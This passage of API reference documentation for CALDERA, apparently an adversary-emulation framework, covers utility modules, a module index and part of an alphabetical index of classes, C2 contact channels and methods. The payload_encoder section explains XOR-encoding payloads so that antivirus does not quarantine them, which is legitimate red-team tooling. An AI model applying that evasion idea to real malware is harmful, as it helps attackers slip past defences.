class app.utility.base_world.**AccessSchema**(*, *only: Union[Sequence[str], Set[str]] = None*, *exclude: Union[Sequence[str], Set[str]] = ()*, *many: bool = False*, *context: Dict = None*, *load_only: Union[Sequence[str], Set[str]] = ()*, *dump_only: Union[Sequence[str], Set[str]] = ()*, *partial: Union[bool, Sequence[str], Set[str]] = False*, *unknown: str = None*)

Bases: marshmallow.schema.Schema

opts = <marshmallow.schema.SchemaOpts object>

class app.utility.base_world.**BaseWorld**

Bases: object

A collection of base static functions for service & object module usage

class Access

Bases: enum.Enum

An enumeration.

APP = 0

BLUE = 2

HIDDEN = 3

RED = 1

class Privileges

Bases: enum.Enum

An enumeration.

Elevated = 1

User = 0

TIME_FORMAT = '%Y-%m-%dT%H:%M:%SZ'

static apply_config(*name*, *config*)

static check_requirement(*params*)

static clear_config()

static create_logger(*name*)

static decode_bytes(*s*, *strip_newlines=True*)

static encode_string(*s*)

static generate_name(*size=16*)

static generate_number(*size=6*)

static get_config(*prop=None*, *name=None*)

static get_current_timestamp(*date_format='%Y-%m-%dT%H:%M:%SZ'*)

static get_timestamp_from_string(*datetime_str*, *date_format='%Y-%m-%dT%H:%M:%SZ'*)

static is_base64(*s*)

static is_uuid4(*s*)

static jitter(*fraction*)

async static load_module(*module_type*, *module_info*)

static prepend_to_file(*filename*, *line*)

re_base64 = re.compile('[0-9a-f]{8}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{12}',

static set_config(*name*, *prop*, *value*)

static strip_yml(*path*)

class app.utility.base_world.**PrivilegesSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: marshmallow.schema.Schema

opts = <marshmallow.schema.SchemaOpts object>

app.utility.config_generator module

app.utility.config_generator.**ensure_local_config**()
Checks if a local.yml config file exists. If not, generates a new local.yml file using secure random values.

app.utility.config_generator.**log_config_message**(*config_path*)

app.utility.config_generator.**make_secure_config**()

app.utility.file_decryptor module

app.utility.file_decryptor.**decrypt**(*filename*, *configuration*, *output_file=None*, *b64decode=False*)

app.utility.file_decryptor.**get_encryptor**(*salt*, *key*)

app.utility.file_decryptor.**read**(*filename*, *encryptor*)

app.utility.payload_encoder module

This module contains helper functions for encoding and decoding payload files.

If AV is running on the server host, then it may sometimes flag, quarantine, or delete CALDERA payloads. To help prevent this, encoded payloads can be used to prevent AV from breaking the server. The convention expected by the server is that encoded payloads will be XOR'ed with the DEFAULT_KEY contained in the payload_encoder.py module.

Additionally, payload_encoder.py can be used from the command-line to add a new encoded payload.

```
` python /path/to/payload_encoder.py input_file output_file `
```

NOTE: In order for the server to detect the availability of an encoded payload, the payload file's name must end in the *.xored* extension.

app.utility.payload_encoder.**xor_bytes**(*in_bytes*, *key=None*)

app.utility.payload_encoder.**xor_file**(*input_file*, *output_file=None*, *key=None*)

app.utility.rule_set module

class app.utility.rule_set.**RuleAction**
Bases: enum.Enum

An enumeration.

ALLOW = 1

DENY = 0

class app.utility.rule_set.**RuleSet**(*rules*)
Bases: object

async apply_rules(*facts*)

async is_fact_allowed(*fact*)

29.1.2 Submodules

29.1.3 app.version module

app.version.**get_version**()

29.1.4 Module contents

CHAPTER

THIRTY

INDICES AND TABLES

- genindex
- modindex
- search

PYTHON MODULE INDEX

a

app, 211
app.api.packs.advanced, 139
app.api.packs.campaign, 139
app.api.rest_api, 154
app.api.v2, 154
app.api.v2.errors, 152
app.api.v2.handlers.ability_api, 140
app.api.v2.handlers.adversary_api, 140
app.api.v2.handlers.agent_api, 140
app.api.v2.handlers.base_api, 141
app.api.v2.handlers.base_object_api, 141
app.api.v2.handlers.config_api, 141
app.api.v2.handlers.contact_api, 142
app.api.v2.handlers.fact_api, 142
app.api.v2.handlers.fact_source_api, 142
app.api.v2.handlers.health_api, 143
app.api.v2.handlers.obfuscator_api, 143
app.api.v2.handlers.objective_api, 143
app.api.v2.handlers.operation_api, 143
app.api.v2.handlers.planner_api, 144
app.api.v2.handlers.plugins_api, 144
app.api.v2.handlers.schedule_api, 144
app.api.v2.managers.ability_api_manager, 145
app.api.v2.managers.adversary_api_manager, 145
app.api.v2.managers.agent_api_manager, 145
app.api.v2.managers.base_api_manager, 145
app.api.v2.managers.config_api_manager, 146
app.api.v2.managers.contact_api_manager, 147
app.api.v2.managers.fact_api_manager, 147
app.api.v2.managers.operation_api_manager, 147
app.api.v2.managers.schedule_api_manager, 148
app.api.v2.responses, 153
app.api.v2.schemas.base_schemas, 148
app.api.v2.schemas.caldera_info_schemas, 149
app.api.v2.schemas.config_schemas, 150
app.api.v2.schemas.deploy_command_schemas, 151
app.api.v2.schemas.error_schemas, 152
app.api.v2.security, 153
app.api.v2.validation, 153
app.contacts.contact_dns, 157
app.contacts.contact_ftp, 159
app.contacts.contact_gist, 160
app.contacts.contact_html, 160
app.contacts.contact_http, 161
app.contacts.contact_slack, 161
app.contacts.contact_tcp, 161
app.contacts.contact_udp, 162
app.contacts.contact_websocket, 162
app.contacts.handles.h_beacon, 154
app.contacts.tunnels.tunnel_ssh, 155
app.data_encoders.base64_basic, 162
app.data_encoders.plain_text, 163
app.learning.p_ip, 163
app.learning.p_path, 163
app.objects.c_ability, 175
app.objects.c_adversary, 177
app.objects.c_agent, 177
app.objects.c_data_encoder, 179
app.objects.c_obfuscator, 180
app.objects.c_objective, 180
app.objects.c_operation, 181
app.objects.c_planner, 183
app.objects.c_plugin, 184
app.objects.c_schedule, 184
app.objects.c_source, 185
app.objects.interfaces.i_object, 163
app.objects.secondclass.c_executor, 164
app.objects.secondclass.c_fact, 165
app.objects.secondclass.c_goal, 166
app.objects.secondclass.c_instruction, 167
app.objects.secondclass.c_link, 167

app.objects.secondclass.c_parser, 169
app.objects.secondclass.c_parserconfig, 169
app.objects.secondclass.c_relationship, 170
app.objects.secondclass.c_requirement, 172
app.objects.secondclass.c_result, 173
app.objects.secondclass.c_rule, 174
app.objects.secondclass.c_variation, 174
app.objects.secondclass.c_visibility, 175
app.service.app_svc, 193
app.service.auth_svc, 194
app.service.contact_svc, 196
app.service.data_svc, 196
app.service.event_svc, 198
app.service.file_svc, 198
app.service.interfaces.i_app_svc, 186
app.service.interfaces.i_auth_svc, 187
app.service.interfaces.i_contact_svc, 187
app.service.interfaces.i_data_svc, 187
app.service.interfaces.i_event_svc, 188
app.service.interfaces.i_file_svc, 188
app.service.interfaces.i_knowledge_svc, 189
app.service.interfaces.i_learning_svc, 191
app.service.interfaces.i_login_handler, 191
app.service.interfaces.i_object_svc, 191
app.service.interfaces.i_planning_svc, 192
app.service.interfaces.i_rest_svc, 192
app.service.knowledge_svc, 199
app.service.learning_svc, 201
app.service.login_handlers.default, 193
app.service.planning_svc, 201
app.service.rest_svc, 204
app.utility.base_knowledge_svc, 205
app.utility.base_obfuscator, 206
app.utility.base_object, 206
app.utility.base_parser, 207
app.utility.base_planning_svc, 207
app.utility.base_service, 208
app.utility.base_world, 209
app.utility.config_generator, 210
app.utility.file_decryptor, 210
app.utility.payload_encoder, 210
app.utility.rule_set, 211
app.version, 211

INDEX

A

A (*app.contacts.contact_dns.DnsRecordType attribute*), 158
AAAA (*app.contacts.contact_dns.DnsRecordType attribute*), 158
Ability (*class in app.objects.c_ability*), 175
ability_id() (*app.objects.c_source.Adjustment property*), 185
AbilityApi (*class in app.api.v2.handlers.ability_api*), 140
AbilityApiManager (*class in app.api.v2.managers.ability_api_manager*), 145
AbilitySchema (*class in app.objects.c_ability*), 176
accept() (*app.contacts.contact_tcp.TcpSessionHandler method*), 161
access() (*app.utility.base_object.BaseObject property*), 206
AccessSchema (*class in app.utility.base_world*), 209
active_agents() (*app.objects.c_operation.Operation method*), 181
add_ability_to_bucket() (*app.service.planning_svc.PlanningService method*), 201
add_bucket() (*app.objects.c_ability.Ability method*), 175
add_chunk() (*app.contacts.contact_dns.Handler.TunneledMessage method*), 159
add_chunk() (*app.contacts.contact_gist.Contact.GistUpload method*), 160
add_chunk() (*app.contacts.contact_slack.Contact.SlackUpload method*), 161
add_executor() (*app.objects.c_ability.Ability method*), 175
add_executors() (*app.objects.c_ability.Ability method*), 176
add_fact() (*app.service.interfaces.i_knowledge_svc.KnowledgeServiceInterface method*), 189
add_fact() (*app.service.knowledge_svc.KnowledgeService method*), 199
add_facts() (*app.api.v2.handlers.fact_api.FactApi method*), 142
add_global_variable_owner() (*app.utility.base_planning_svc.BasePlanningService method*), 207
add_link() (*app.objects.c_operation.Operation method*), 181
add_manual_command() (*app.service.rest_svc.RestService method*), 204
add_parsers() (*app.service.interfaces.i_learning_svc.LearningService static method*), 191
add_parsers() (*app.service.learning_svc.LearningService static method*), 201
add_relationship() (*app.service.interfaces.i_knowledge_svc.KnowledgeServiceInterf method*), 189
add_relationship() (*app.service.knowledge_svc.KnowledgeService method*), 199
add_relationships() (*app.api.v2.handlers.fact_api.FactApi method*), 142
add_routes() (*app.api.v2.handlers.ability_api.AbilityApi method*), 140
add_routes() (*app.api.v2.handlers.adversary_api.AdversaryApi method*), 140
add_routes() (*app.api.v2.handlers.agent_api.AgentApi method*), 140
add_routes() (*app.api.v2.handlers.base_api.BaseApi method*), 141
add_routes() (*app.api.v2.handlers.base_object_api.BaseObjectApi method*), 141
add_routes() (*app.api.v2.handlers.config_api.ConfigApi method*), 141
add_routes() (*app.api.v2.handlers.contact_api.ContactApi method*), 142
add_routes() (*app.api.v2.handlers.fact_api.FactApi method*), 142
add_routes() (*app.api.v2.handlers.fact_source_api.FactSourceApi method*), 142
add_routes() (*app.api.v2.handlers.health_api.HealthApi method*), 143
add_routes() (*app.api.v2.handlers.obfuscator_api.ObfuscatorApi*

method), 143
add_routes() (*app.api.v2.handlers.objective_api.ObjectiveApi method*), 143
add_routes() (*app.api.v2.handlers.operation_api.OperationApi method*), 143
add_routes() (*app.api.v2.handlers.planner_api.PlannerApi method*), 144
add_routes() (*app.api.v2.handlers.plugins_api.PluginApi method*), 144
add_routes() (*app.api.v2.handlers.schedule_api.ScheduleApi method*), 144
add_rule() (*app.service.interfaces.i_knowledge_svc.KnowledgeServiceInterface method*), 189
add_rule() (*app.service.knowledge_svc.KnowledgeService method*), 200
add_service() (*app.utility.base_service.BaseService method*), 208
add_special_payload() (*app.service.file_svc.FileSvc method*), 198
add_special_payload() (*app.service.interfaces.i_file_svc.FileServiceInterface method*), 188
add_test_variants() (*app.utility.base_planning_svc.BasePlanningService method*), 207
add_xored_extension() (*app.service.file_svc.FileSvc static method*), 198
Adjustment (*class in app.objects.c_source*), 185
AdjustmentSchema (*class in app.objects.c_source*), 185
AdvancedPack (*class in app.api.packs.advanced*), 139
Adversary (*class in app.objects.c_adversary*), 177
AdversaryApi (*class in app.api.v2.handlers.adversary_api*), 140
AdversaryApiManager (*class in app.api.v2.managers.adversary_api_manager*), 145
AdversarySchema (*class in app.objects.c_adversary*), 177
Agent (*class in app.objects.c_agent*), 177
AgentApi (*class in app.api.v2.handlers.agent_api*), 140
AgentApiManager (*class in app.api.v2.managers.agent_api_manager*), 145
AgentConfigUpdateSchema (*class in app.api.v2.schemas.config_schemas*), 150
AgentFieldsSchema (*class in app.objects.c_agent*), 178
AgentSchema (*class in app.objects.c_agent*), 179
all_facts() (*app.objects.c_agent.Agent method*), 177
all_facts() (*app.objects.c_operation.Operation method*), 181
all_relationships() (*app.objects.c_operation.Operation method*), 181
allow (*app.utility.rule_set.RuleAction attribute*), 211
api_access() (*in module app.contacts.contact_gist*), 160
api_access() (*in module app.contacts.contact_slack*), 161
apispec_request_validation_middleware() (*in module app.api.v2.responses*), 153
app (*app.service.interfaces.i_file_svc.FileServiceInterface attribute*), 211
APP (*app.utility.base_world.BaseWorld.Access attribute*), 209
app.api.packs.advanced
    module, 139
app.api.packs.campaign
    module, 139
app.api.rest_api
    module, 154
app.api.v2
    module, 154
app.api.v2.errors
    module, 152
app.api.v2.handlers.ability_api
    module, 140
app.api.v2.handlers.adversary_api
    module, 140
app.api.v2.handlers.agent_api
    module, 140
app.api.v2.handlers.base_api
    module, 141
app.api.v2.handlers.base_object_api
    module, 141
app.api.v2.handlers.config_api
    module, 141
app.api.v2.handlers.contact_api
    module, 142
app.api.v2.handlers.fact_api
    module, 142
app.api.v2.handlers.fact_source_api
    module, 142
app.api.v2.handlers.health_api
    module, 143
app.api.v2.handlers.obfuscator_api
    module, 143
app.api.v2.handlers.objective_api
    module, 143
app.api.v2.handlers.operation_api
    module, 143
app.api.v2.handlers.planner_api
    module, 144
app.api.v2.handlers.plugins_api
    module, 144

app.api.v2.handlers.schedule_api
    module, 144
app.api.v2.managers.ability_api_manager
    module, 145
app.api.v2.managers.adversary_api_manager
    module, 145
app.api.v2.managers.agent_api_manager
    module, 145
app.api.v2.managers.base_api_manager
    module, 145
app.api.v2.managers.config_api_manager
    module, 146
app.api.v2.managers.contact_api_manager
    module, 147
app.api.v2.managers.fact_api_manager
    module, 147
app.api.v2.managers.operation_api_manager
    module, 147
app.api.v2.managers.schedule_api_manager
    module, 148
app.api.v2.responses
    module, 153
app.api.v2.schemas.base_schemas
    module, 148
app.api.v2.schemas.caldera_info_schemas
    module, 149
app.api.v2.schemas.config_schemas
    module, 150
app.api.v2.schemas.deploy_command_schemas
    module, 151
app.api.v2.schemas.error_schemas
    module, 152
app.api.v2.security
    module, 153
app.api.v2.validation
    module, 153
app.contacts.contact_dns
    module, 157
app.contacts.contact_ftp
    module, 159
app.contacts.contact_gist
    module, 160
app.contacts.contact_html
    module, 160
app.contacts.contact_http
    module, 161
app.contacts.contact_slack
    module, 161
app.contacts.contact_tcp
    module, 161
app.contacts.contact_udp
    module, 162
app.contacts.contact_websocket
    module, 162
app.contacts.handles.h_beacon
    module, 154
app.contacts.tunnels.tunnel_ssh
    module, 155
app.data_encoders.base64_basic
    module, 162
app.data_encoders.plain_text
    module, 163
app.learning.p_ip
    module, 163
app.learning.p_path
    module, 163
app.objects.c_ability
    module, 175
app.objects.c_adversary
    module, 177
app.objects.c_agent
    module, 177
app.objects.c_data_encoder
    module, 179
app.objects.c_obfuscator
    module, 180
app.objects.c_objective
    module, 180
app.objects.c_operation
    module, 181
app.objects.c_planner
    module, 183
app.objects.c_plugin
    module, 184
app.objects.c_schedule
    module, 184
app.objects.c_source
    module, 185
app.objects.interfaces.i_object
    module, 163
app.objects.secondclass.c_executor
    module, 164
app.objects.secondclass.c_fact
    module, 165
app.objects.secondclass.c_goal
    module, 166
app.objects.secondclass.c_instruction
    module, 167
app.objects.secondclass.c_link
    module, 167
app.objects.secondclass.c_parser
    module, 169
app.objects.secondclass.c_parserconfig
    module, 169
app.objects.secondclass.c_relationship
    module, 170
app.objects.secondclass.c_requirement
    module, 172

app.objects.secondclass.c_result
    module, 173
app.objects.secondclass.c_rule
    module, 174
app.objects.secondclass.c_variation
    module, 174
app.objects.secondclass.c_visibility
    module, 175
app.service.app_svc
    module, 193
app.service.auth_svc
    module, 194
app.service.contact_svc
    module, 196
app.service.data_svc
    module, 196
app.service.event_svc
    module, 198
app.service.file_svc
    module, 198
app.service.interfaces.i_app_svc
    module, 186
app.service.interfaces.i_auth_svc
    module, 187
app.service.interfaces.i_contact_svc
    module, 187
app.service.interfaces.i_data_svc
    module, 187
app.service.interfaces.i_event_svc
    module, 188
app.service.interfaces.i_file_svc
    module, 188
app.service.interfaces.i_knowledge_svc
    module, 189
app.service.interfaces.i_learning_svc
    module, 191
app.service.interfaces.i_login_handler
    module, 191
app.service.interfaces.i_object_svc
    module, 191
app.service.interfaces.i_planning_svc
    module, 192
app.service.interfaces.i_rest_svc
    module, 192
app.service.knowledge_svc
    module, 199
app.service.learning_svc
    module, 201
app.service.login_handlers.default
    module, 193
app.service.planning_svc
    module, 201
app.service.rest_svc
    module, 204
app.utility.base_knowledge_svc
    module, 205
app.utility.base_obfuscator
    module, 206
app.utility.base_object
    module, 206
app.utility.base_parser
    module, 207
app.utility.base_planning_svc
    module, 207
app.utility.base_service
    module, 208
app.utility.base_world
    module, 209
app.utility.config_generator
    module, 210
app.utility.file_decryptor
    module, 210
app.utility.payload_encoder
    module, 210
app.utility.rule_set
    module, 211
app.version
    module, 211
AppConfigGlobalVariableIdentifier (*class in app.utility.base_object*), 206
apply() (*app.objects.c_operation.Operation method*), 181
apply() (*app.objects.secondclass.c_visibility.Visibility method*), 175
apply() (*app.service.auth_svc.AuthService method*), 194
apply() (*app.service.data_svc.DataService method*), 196
apply() (*app.service.interfaces.i_auth_svc.AuthServiceInterface method*), 187
apply() (*app.service.interfaces.i_data_svc.DataServiceInterface method*), 187
apply_config() (*app.utility.base_world.BaseWorld static method*), 209
apply_id() (*app.objects.secondclass.c_link.Link method*), 167
apply_potential_link() (*app.service.interfaces.i_rest_svc.RestServiceInterface method*), 192
apply_potential_link() (*app.service.rest_svc.RestService method*), 204
apply_rules() (*app.utility.rule_set.RuleSet method*), 211
AppService (*class in app.service.app_svc*), 193
AppServiceInterface (*class in app.service.interfaces.i_app_svc*), 186
assign_pending_executor_change()

(*app.objects.c_agent.Agent method*), 177
authentication_exempt() (*in module app.api.v2.security*), 153
authentication_required_middleware_factory() (*in module app.api.v2.security*), 153
authoritative_resp_flag (*app.contacts.contact_dns.DnsPacket attribute*), 157
authorized_userid() (*app.service.auth_svc.DictionaryAuthorizationPolicy method*), 196
AuthService (*class in app.service.auth_svc*), 194
AuthService.User (*class in app.service.auth_svc*), 194
AuthServiceInterface (*class in app.service.interfaces.i_auth_svc*), 187

B

Base64Encoder (*class in app.data_encoders.base64_basic*), 162
BaseApi (*class in app.api.v2.handlers.base_api*), 141
BaseApiManager (*class in app.api.v2.managers.base_api_manager*), 145
BaseGetAllQuerySchema (*class in app.api.v2.schemas.base_schemas*), 148
BaseGetOneQuerySchema (*class in app.api.v2.schemas.base_schemas*), 148
BaseKnowledgeService (*class in app.utility.base_knowledge_svc*), 205
BaseObfuscator (*class in app.utility.base_obfuscator*), 206
BaseObject (*class in app.utility.base_object*), 206
BaseObjectApi (*class in app.api.v2.handlers.base_object_api*), 141
BaseParser (*class in app.utility.base_parser*), 207
BasePlanningService (*class in app.utility.base_planning_svc*), 207
BaseService (*class in app.utility.base_service*), 208
BaseWorld (*class in app.utility.base_world*), 209
BaseWorld.Access (*class in app.utility.base_world*), 209
BaseWorld.Privileges (*class in app.utility.base_world*), 209
Beacon (*app.contacts.contact_dns.Handler.MessageType attribute*), 158
begin_auth() (*app.contacts.tunnels.tunnel_ssh.SSHServerTunnel method*), 155
BLUE (*app.utility.base_world.BaseWorld.Access attribute*), 209
bootstrap() (*app.objects.c_agent.Agent method*), 178
broadcastip() (*app.utility.base_parser.BaseParser static method*), 207
build_ability() (*app.api.v2.managers.operation_api_manager.Operat method*), 147
build_ability() (*app.objects.c_ability.AbilitySchema method*), 176
build_adjustment() (*app.objects.c_source.AdjustmentSchema method*), 185
build_adversary() (*app.objects.c_adversary.AdversarySchema method*), 177
build_agent() (*app.objects.c_agent.AgentSchema method*), 179
build_executor() (*app.api.v2.managers.operation_api_manager.Ope method*), 147
build_executor() (*app.objects.secondclass.c_executor.ExecutorSchem method*), 164
build_fact() (*app.objects.secondclass.c_fact.FactSchema method*), 165
build_filename() (*app.service.contact_svc.ContactService method*), 196
build_filename() (*app.service.interfaces.i_contact_svc.ContactServic method*), 187
build_goal() (*app.objects.secondclass.c_goal.GoalSchema method*), 166
build_instruction() (*app.objects.secondclass.c_instruction.InstructionSchema method*), 167
build_link() (*app.objects.secondclass.c_link.LinkSchema method*), 168
build_model() (*app.service.interfaces.i_learning_svc.LearningService method*), 191
build_model() (*app.service.learning_svc.LearningService method*), 201
build_obfuscator() (*app.objects.c_obfuscator.ObfuscatorSchema method*), 180
build_objective() (*app.objects.c_objective.ObjectiveSchema method*), 180
build_operation() (*app.objects.c_operation.OperationSchema method*), 183
build_parser() (*app.objects.secondclass.c_parser.ParserSchema method*), 169
build_parserconfig() (*app.objects.secondclass.c_parserconfig.ParserConfigSchema method*), 170
build_planner() (*app.objects.c_planner.PlannerSchema method*), 184
build_plugin() (*app.objects.c_plugin.PluginSchema method*), 184
build_potential_abilities() (*app.service.rest_svc.RestService method*), 204

build_potential_links() (app.service.rest_svc.RestService method), 204
build_relationship() (app.objects.secondclass.c_relationship.RelationshipSchema method), 171
build_requirement() (app.objects.secondclass.c_requirement.RequirementSchema method), 173
build_result() (app.objects.secondclass.c_result.ResultSchema method), 173
build_rule() (app.objects.secondclass.c_rule.RuleSchema method), 174
build_schedule() (app.objects.c_schedule.ScheduleSchema method), 185
build_source() (app.objects.c_source.SourceSchema method), 186
build_variation() (app.objects.secondclass.c_variation.VariationSchema method), 174
build_visibility() (app.objects.secondclass.c_visibility.VisibilitySchema method), 175

C

calculate_sleep() (app.objects.c_agent.Agent method), 178
CalderaInfoSchema (class in app.api.v2.schemas.caldera_info_schemas), 149
CalderaInfoSchema.Meta (class in app.api.v2.schemas.caldera_info_schemas), 149
CampaignPack (class in app.api.packs.campaign), 139
can_ignore() (app.objects.secondclass.c_link.Link method), 167
capabilities() (app.objects.c_agent.Agent method), 178
cede_control_to_planner() (app.objects.c_operation.Operation method), 182
check_authorization() (in module app.service.auth_svc), 196
check_config() (app.contacts.contact_ftp.Contact method), 159
check_edge_target() (app.objects.secondclass.c_parserconfig.ParserConfigSchema method), 170
check_fact_exists() (app.service.interfaces.i_knowledge_svc.KnowledgeServiceInterface method), 189
check_fact_exists() (app.service.knowledge_svc.KnowledgeService method), 200
check_not_empty_string() (in module app.api.v2.validation), 153
check_permissions() (app.service.auth_svc.AuthService method), 194
check_permissions() (app.service.interfaces.i_auth_svc.AuthServiceInterface method), 187
check_positive_integer() (in module app.api.v2.validation), 153
check_repeatable_abilities() (app.objects.c_adversary.Adversary method), 177
check_requirement() (app.utility.base_world.BaseWorld static method), 209
check_stopping_conditions() (app.service.planning_svc.PlanningService method), 201
clean() (app.utility.base_object.BaseObject static method), 206
CLEANUP (app.objects.c_operation.Operation.States attribute), 181
clear_config() (app.utility.base_world.BaseWorld static method), 209
close() (app.objects.c_operation.Operation method), 182
CNAME (app.contacts.contact_dns.DnsRecordType attribute), 158
command() (app.objects.secondclass.c_variation.Variation property), 174
compile_go() (app.service.file_svc.FileSvc method), 198
compile_go() (app.service.interfaces.i_file_svc.FileServiceInterface method), 188
completed() (app.objects.c_objective.Objective method), 180
ConfigApi (class in app.api.v2.handlers.config_api), 141
ConfigApiManager (class in app.api.v2.managers.config_api_manager), 146
ConfigNotFound, 146
ConfigUpdateNotAllowed, 146
ConfigUpdateSchema (class in app.api.v2.schemas.config_schemas), 150
connection_lost() (app.contacts.tunnels.tunnel_ssh.SSHServerTunnel method), 155
connection_made() (app.contacts.contact_dns.Handler method), 159
connection_made() (app.contacts.tunnels.tunnel_ssh.SSHServerTunnel

method), 155
connection_requested() (*app.contacts.tunnels.tunnel_ssh.SSHServerTunnel method*), 155
construct_agents_for_group() (*app.service.interfaces.i_rest_svc.RestServiceInterface method*), 192
construct_agents_for_group() (*app.service.rest_svc.RestService method*), 204
Contact (*class in app.contacts.contact_dns*), 157
Contact (*class in app.contacts.contact_ftp*), 159
Contact (*class in app.contacts.contact_gist*), 160
Contact (*class in app.contacts.contact_html*), 160
Contact (*class in app.contacts.contact_http*), 161
Contact (*class in app.contacts.contact_slack*), 161
Contact (*class in app.contacts.contact_tcp*), 161
Contact (*class in app.contacts.contact_udp*), 162
Contact (*class in app.contacts.contact_websocket*), 162
Contact.GistUpload (*class in app.contacts.contact_gist*), 160
Contact.SlackUpload (*class in app.contacts.contact_slack*), 161
contact_caldera_server() (*app.contacts.contact_ftp.FtpHandler method*), 159
ContactApi (*class in app.api.v2.handlers.contact_api*), 142
ContactApiManager (*class in app.api.v2.managers.contact_api_manager*), 147
ContactService (*class in app.service.contact_svc*), 196
ContactServiceInterface (*class in app.service.interfaces.i_contact_svc*), 187
convert_v0_ability_executor() (*app.service.data_svc.DataService method*), 196
convert_v0_ability_requirements() (*app.service.data_svc.DataService method*), 196
convert_v0_ability_technique_id() (*app.service.data_svc.DataService method*), 196
convert_v0_ability_technique_name() (*app.service.data_svc.DataService method*), 196
copy_object() (*app.api.v2.managers.fact_api_manager.FactApiManager static method*), 147
create_ability() (*app.api.v2.handlers.ability_api.AbilityApi method*), 140
create_adversary() (*app.api.v2.handlers.adversary_api.AdversaryApi method*), 140
create_agent() (*app.api.v2.handlers.agent_api.AgentApi method*), 140
create_beacon_response() (*app.contacts.contact_ftp.FtpHandler method*), 159
create_exfil_operation_directory() (*app.service.file_svc.FileSvc method*), 199
create_exfil_sub_directory() (*app.service.file_svc.FileSvc method*), 199
create_exfil_sub_directory() (*app.service.interfaces.i_file_svc.FileServiceInterface method*), 188
create_fact_source() (*app.api.v2.handlers.fact_source_api.FactSourceApi method*), 142
create_logger() (*app.utility.base_world.BaseWorld static method*), 209
create_object() (*app.api.v2.handlers.base_object_api.BaseObjectAp method*), 141
create_object() (*app.api.v2.handlers.operation_api.OperationApi method*), 143
create_object() (*app.api.v2.handlers.schedule_api.ScheduleApi method*), 144
create_object_from_schema() (*app.api.v2.managers.base_api_manager.BaseApiManager method*), 145
create_object_from_schema() (*app.api.v2.managers.operation_api_manager.OperationApiMan method*), 147
create_object_from_schema() (*app.api.v2.managers.schedule_api_manager.ScheduleApiManag method*), 148
create_objective() (*app.api.v2.handlers.objective_api.ObjectiveApi method*), 143
create_on_disk_object() (*app.api.v2.handlers.adversary_api.AdversaryApi method*), 140
create_on_disk_object() (*app.api.v2.handlers.base_object_api.BaseObjectApi method*), 141
create_on_disk_object() (*app.api.v2.managers.ability_api_manager.AbilityApiManager method*), 145
create_on_disk_object() (*app.api.v2.managers.base_api_manager.BaseApiManager method*), 145
create_operation() (*app.api.v2.handlers.operation_api.OperationApi method*), 143
create_operation() (*app.service.interfaces.i_rest_svc.RestServiceInterface method*), 192

create_operation() (app.service.rest_svc.RestService method), 204
create_or_update_ability() (app.api.v2.handlers.ability_api.AbilityApi method), 140
create_or_update_adversary() (app.api.v2.handlers.adversary_api.AdversaryApi method), 140
create_or_update_agent() (app.api.v2.handlers.agent_api.AgentApi method), 140
create_or_update_object() (app.api.v2.handlers.base_object_api.BaseObjectApi method), 141
create_or_update_object() (app.api.v2.handlers.schedule_api.ScheduleApi method), 144
create_or_update_objective() (app.api.v2.handlers.objective_api.ObjectiveApi method), 143
create_or_update_on_disk_object() (app.api.v2.handlers.base_object_api.BaseObjectApi method), 141
create_or_update_schedule() (app.api.v2.handlers.schedule_api.ScheduleApi method), 144
create_or_update_source() (app.api.v2.handlers.fact_source_api.FactSourceApi method), 142
create_potential_link() (app.api.v2.handlers.operation_api.OperationApi method), 143
create_potential_link() (app.api.v2.managers.operation_api_manager.OperationApiManager method), 147
create_relationships() (app.objects.secondclass.c_link.Link method), 168
create_schedule() (app.api.v2.handlers.schedule_api.ScheduleApi method), 144
create_schedule() (app.service.interfaces.i_rest_svc.RestServiceInterface method), 192
create_schedule() (app.service.rest_svc.RestService method), 204
create_user() (app.service.auth_svc.AuthService method), 195
created() (app.utility.base_object.BaseObject property), 206

D

DataEncoder (class in app.objects.c_data_encoder), 179
DataEncoderSchema (class in app.objects.c_data_encoder), 179
datagram_received() (app.contacts.contact_dns.Handler method), 159
datagram_received() (app.contacts.contact_udp.Handler method), 162
DataService (class in app.service.data_svc), 196
DataServiceInterface (class in app.service.interfaces.i_data_svc), 187
DataValidationError, 152
deadman() (app.objects.c_agent.Agent method), 178
decode() (app.data_encoders.base64_basic.Base64Encoder method), 162
decode() (app.data_encoders.plain_text.PlainTextEncoder method), 163
decode() (app.objects.c_data_encoder.DataEncoder method), 179
decode_bytes() (app.utility.base_world.BaseWorld static method), 209
decrypt() (in module app.utility.file_decryptor), 210
default_login_handler() (app.service.auth_svc.AuthService property), 195
default_next_bucket() (app.service.planning_svc.PlanningService method), 202
default_ttl (app.contacts.contact_dns.DnsResponse attribute), 158
DefaultLoginHandler (class in app.service.login_handlers.default), 193
delete_ability() (app.api.v2.handlers.ability_api.AbilityApi method), 140
delete_ability() (app.service.interfaces.i_rest_svc.RestServiceInterf method), 192
delete_ability() (app.service.rest_svc.RestService method), 204
delete_adversary() (app.api.v2.handlers.adversary_api.AdversaryApi method), 140
delete_adversary() (app.service.interfaces.i_rest_svc.RestServiceInterface method), 192
delete_adversary() (app.service.rest_svc.RestService method), 204
delete_agent() (app.api.v2.handlers.agent_api.AgentApi method), 140
delete_agent() (app.service.interfaces.i_rest_svc.RestServiceInterface method), 192

delete_agent() (*app.service.rest_svc.RestService method*), 204
delete_fact() (*app.service.interfaces.i_knowledge_svc.KnowledgeServiceInterface method*), 189
delete_fact() (*app.service.knowledge_svc.KnowledgeService method*), 200
delete_facts() (*app.api.v2.handlers.fact_api.FactApi method*), 142
delete_object() (*app.api.v2.handlers.base_object_api.BaseObjectApi method*), 141
delete_on_disk_object() (*app.api.v2.handlers.base_object_api.BaseObjectApi method*), 141
delete_operation() (*app.api.v2.handlers.operation_api.OperationApi method*), 143
delete_operation() (*app.service.interfaces.i_rest_svc.RestServiceInterface method*), 192
delete_operation() (*app.service.rest_svc.RestService method*), 204
delete_relationship() (*app.service.interfaces.i_knowledge_svc.KnowledgeServiceInterface method*), 190
delete_relationship() (*app.service.knowledge_svc.KnowledgeService method*), 200
delete_relationships() (*app.api.v2.handlers.fact_api.FactApi method*), 142
delete_rule() (*app.service.interfaces.i_knowledge_svc.KnowledgeServiceInterface method*), 190
delete_rule() (*app.service.knowledge_svc.KnowledgeService method*), 200
delete_schedule() (*app.api.v2.handlers.schedule_api.ScheduleApi method*), 144
